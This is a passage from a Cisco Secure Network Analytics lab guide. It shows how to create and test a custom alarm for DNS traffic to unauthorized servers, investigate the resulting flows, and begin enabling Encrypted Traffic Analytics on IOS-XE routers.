
Policy Management

Search for a host or select a host group

EVENT	DESCRIPTION	DATE MODIFIED	SUBJECT	PEER	STATUS	ACTIONS
Ex. Data Event	Ex. Data Center	Ex. 01/28/2018 12:00 PM	Ex. Inside Hosts	Ex. Inside Hosts	Ex. On	
.CSE: Unauthorized DHCP Server	Detects possible rogue DHCP servers. Classify authorized DHCP Servers with the DHCP Servers host group to tune out authorized DHCP server traffic.	04/16/2017 3:32 PM	Inside Hosts, DHCP Servers, 255.255.255.255	Inside Hosts, DHCP Servers, 255.255.255.255	Off	
.CSE: Unauthorized DNS Traffic	Generate an alarm when an internal host is using an unauthorized public DNS server. This event will help detect DNS changer type of	07/25/2018 11:06 PM	Inside Hosts, Internet Services	Outside Hosts, Authorized External DNS Servers	Off	

6. Switch the **Status** to **ON**.

7. **Review** the **Find section**. This section defines what flows to look for which would be any traffic over UDP or TCP port 53 (which is the default DNS port), and between Inside Hosts, excluding authorized Internet Services parent group and the Outside Hosts, excluding Authorized External DNS Servers such as Cisco Umbrella, and then click **Save**, as illustrated below.



Policy Management | Custom Security Event

NAME *: .CSE: Unauthorized DNS Traffic

DESCRIPTION: Generate an alarm when an internal host is using an unauthorized public DNS server. This event wi

STATUS: ON

When any host within *Inside Hosts* except those within *Internet Services* communicates with any host within *Outside Hosts* except those within *Authorized External DNS Servers*; through *53/UDP* or *53/TCP*, an alarm is raised.

FIND

SUBJECT HOST GROUPS: Inside Hosts EXCEPT ! Internet Services AND

PEER HOST GROUPS: Outside Hosts EXCEPT ! Authorized External DNS Servers AND

PEER PORT/PROTOCOLS: 53/UDP 53/TCP

ACTIONS


Alarm when a single flow matches this event.

Task 3: Monitor for Rogue DNS Server Access

In this section, we will generate traffic to an unauthorized DNS server to generate alerts.


1. Access the command line from the desktop on your Wkst1, (**start > run > cmd**)
2. Type the command **nslookup** as illustrated below.
3. Next type the command: **server 8.8.8.8**
4. Now type in a few addresses for the rogue server to resolve as illustrated below.
   a. www.amazon.com
   b. www.facebook.com
   c. www.cisco.com
   d. www.microsoft.com

Figure 8. nslookup sample dialog




```
Administrator: C:\Windows\System32\cmd.exe - nslookup
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>nslookup
Default Server:  UnKnown
Address:  198.19.20.10

  server 8.8.8.8
Default Server:  google-public-dns-a.google.com
Address:  8.8.8.8

> www.amazon.com
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

Non-authoritative answer:
Name:    d3ag4hukkh62yn.cloudfront.net
Address:  99.84.107.14
Aliases:  www.amazon.com
          www.cdn.amazon.com

> www.facebook.com
Server:  google-public-dns-a.google.com
Address:  8.8.8.8

Non-authoritative answer:
Name:    star-mini.c10r.facebook.com
Addresses:  2a03:2880:f103:83:face:b00c:0:25de
          31.13.71.36
Aliases:  www.facebook.com

>
```

You should start to see alerts from the custom security event showing up on the Security Insights Dashboard after a few minutes.



5. **Click** the section slice of pie that shows **CSE: Unauthorized DNS Traffic** to bring up a listing of the events generated by your alert.

6. To investigate further, click the **View Details** for the **198.19.30.36** as illustrated below.




.CSE: Unauthorized DNS Traffic | 09/09/2019 (10)

Alarms

First Active	Source Host Groups	Source	Target Host Groups	Target	Alarm	Policy	Event Alarms	Source User	Details	Last Active	Active	Acknowledged	Actions
9/8/19 10:04 PM	Catch All	10.201.15.25	United States	8.8.8.8	.CSE: Unauthorized DNS Traffic	Inside Hosts	--	herbert	View Details	9/8/19 10:04 PM	No	No	
9/8/19 10:04 PM	Catch All	198.18.133.100	United States	8.8.8.8	.CSE: Unauthorized DNS Traffic	Inside Hosts	--	--	View Details	9/8/19 10:05 PM	No	No	
9/8/19 10:04 PM	File Servers	198.19.30.36	United States	8.8.8.8	.CSE: Unauthorized DNS Traffic	Inside Hosts	--	admininstrator	View Details	9/8/19 10:04 PM	No	No	
9/8/19 10:04 PM	Domain Controllers	198.19.20.10	United States	199.180.180.63	.CSE: Unauthorized DNS Traffic	Inside Hosts	--	--	View Details	9/8/19 10:05 PM	No	No	


7. To investigate the flow records, select **Associated Flows** from the **Actions** as illustrated below.



Security Events | 198.19.30.36 (1)

All Security Events For 198.19.30.36

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	SOURCE HOST	SOURCE HOST GRO...	TARGET HOST	ACTIONS
.CSE: Unauthorized DNS Traffic - 53	1	0	09/08 10:01:45 PM	198.19.30.36	File Servers	8.8.8.8	



Flow Search Results (4)

09/08/2019 09:00 PM - 09/08/2019 10:01 PM (Time Ra... 2,000 (Max Records)

Subject: 198.19.30.36 Client (Orientation)

Connection: All (Flow Direction)

Peer: 8.8.8.8 (Host IP Address)

START	FLOW ACTION	SUBJECT IP A...	SUBJECT NAT...	SUBJECT PO...	SUBJECT PR...	TOTAL BYTES	PEER IP ADDR...	PEER NAT HO...	PEER PORT/P...	PEER PROCES...	ACTIONS
Ex. 06/09/2	Ex. permitted	Ex. 10.10.10.1	Ex. cisco	Ex. 57100/UD	Ex. chrome.ex	Ex. <=50M	Ex. 10.255.25	Ex. cisco	Ex. 2055/UDP	Ex. chrome.ex	
Sep 8, 2019 9:53:43 PM (15min 20s ago)	--	198.19.30.36	--	55060/UDP	--	3.22 K	8.8.8.8	--	53/UDP	--	
Sep 8, 2019 9:59:24 PM (9min 39s ago)	--	198.19.30.36	--	58431/UDP	--	2.77 K	8.8.8.8	--	53/UDP	--	

As you can see, the system 198.19.30.36 accessed a rogue DNS server at 8.8.8.8.

Summary

Within this test plan, you learned:

- How to create a custom security event to detect rogue DNS servers.
- How to trigger and then investigate a rogue DNS server event.

Lab 10. Use ETA for compliance and malware detection

About encrypted traffic analytics (ETA)

The percentage of encrypted traffic has been increasing each year since the IP protocol began to support cryptography. The use of Internet Protocol (IP) Secure Sockets Layer (SSL) and Transport Layer Security (TLS) cryptography grew 90 percent from 2015 to 2016. Industry analysts from Gartner predict that more than 80 percent of all web traffic will be encrypted by 2019. Encrypted traffic hides possible threats to a network. Until recently, there was no way to analyze encrypted traffic without decrypting it; making it difficult to effectively monitor networks for threats.

Cisco Encrypted Traffic Analytics addresses this problem by producing new telemetry data specifically derived from SSL / TLS connections. This data is then exported to a Secure Network Analytics Flow Collector where it is processed and stitched with connection data to provide new insights into network communications.

Watch the supporting lab video overview here > https://cs.co/SWTestDrive-Lab10.

Test Drive Objectives

Using ETA technology, Secure Network Analytics detects malware in encrypted traffic without decryption by collecting network telemetry from Cisco IOS-XE devices including routers, switches, and Wireless LAN Controllers. ETA data is also produced by the version 7.1 or later Secure Network Analytics Flow Sensor. Secure Network Analytics uses this data along with advanced entity modeling and multilayer machine learning to improve the fidelity of malware detection in encrypted traffic. These new techniques also use the Talos global threat map to identify and correlate known global threats to the local environment.

Test Drive Requirements

Visit http://www.cisco.com/go/eta for an overview on ETA, how to enable it, and how to get started.

The Secure Network Analytics system configuration requirements are:

- Stealthwatch Management Console & Flow Collector release 6.9.2 or greater. It is suggested that to get maximum benefit out of ETA you deploy the latest version of Secure Network Analytics. Note that Secure Network Analytics apps are only supported in version 7 and later.
- To use the Secure Network Analytics Crypto Audit app you will need Secure Network Analytics v7.0 or later components.
- To use the Cognitive Threat Analytics (CTA) capabilities you will need to ensure that the SMC and Flow Collector can communicate over the Internet (either direct or through a non-SSL proxy).
- To use ETA for malware detection the CTA feature must be enabled. Note that Secure Network Analytics with CTA can detect some forms of malware without ETA data.
- To investigate the source of some Internet malware detections it is necessary to send Internet NAT or proxy data to the Flow Collector. This allows for public IP addresses to be stitched into the connection data at the Flow Collector.

Test Drive Outline

Task 1. Enable Encrypted Traffic Analytics

Task 2. Verify Encrypted Traffic Analytics

Task 3. Crypto audit to enforce authorized encryption standards

Task 4. Encrypted Malware Detection

Task 1: Enable encrypted traffic analytics

ETA=capable platforms include the following devices (routers, switches or wireless LAN controllers running Cisco IOS-XE version 16.6 or later with a security feature license):

- Cisco Catalyst 9300 series switch
- ASR 1000 Series Aggregation Services Routers
- 4000 Series Integrated Services Routers
- Cloud Services Router 1000V Series
- Stealthwatch Flow Sensor v7.1 or later

Step	Command or Action	Purpose/Result
Step 1	**enable**	Enables privileged EXEC mode. Enter your password if prompted.
Step 2	**configure terminal**	Enters global configuration mode
Step 3	**et-analytics**	Enters encrypted traffic analytics configuration mode
Step 4	**ip flow-export destination ip-address port [vrf vrf-name]**	Configures the destination IP address optional VRF name. The ETA records are exported to this destination.
Step 5	**exit**	Returns to global configuration mode
Step 6	**interface *interface-id***	Specifies the interface and port number and enters interface configuration mode
Step 7	**et-analytics enable**	Enables encrypted traffic analytics on this interface
Step 8	**end**	Returns to privileged EXEC mode

Below is an example of a configuration on a CSR which is already enabled in this lab.

```
Device> enable
Device# configure terminal
Device(config)# et-analytics
Device(config-et-analytics)# ip flow-export destination 192.0.2.1 2055 vrf green
Device(config-et-analytics)# exit
Device(config)# interface gigabitethernet 0/0/1
Device(config-if)# et-analytics enable
Device(config-if)# end
```


Task 2: Verify Encrypted Traffic Analytics

ETA uses flow metadata to identify malware components, maintaining the integrity of the encrypted traffic without the need for decryption and without compromising data integrity.

ETA extracts the following main data elements from the network flow: the sequence of packet lengths and times (SPLT), TLS-specific features, and the initial data packet (IDP). Cisco's Application-Specific Integrated Circuit (ASIC) architecture provides the ability to extract these data elements without slowing down the data network. Separate templates can be defined for each of the data elements

The following show commands are used to view ETA configuration information on a network router.

1. From **Wkst1,** access putty from the desktop.
2. Select the **CSR** router as shown below



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address):

Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session


Saved Sessions: Default Settings, ASAv, CDS, CDSP, CSR (selected), EC, FCNF

Close window on exit: ○ Always ○ Never ● Only on clean exit

3. Insert the following password: **C1sco12345**


4. Issue the following commands:

   a. Device# **show platform hardware qfp active feature et-analytics datapath interface gigabitEthernet 2**




```
CSR#$e qfp active feature et-analytics datapath interface gigabitEthernet 2
uidb handle: 0x3fe
Interface Name: GigabitEthernet2

CSR#
```

   b. Device# **show platform hardware qfp active feature et-analytics datapath memory**




```
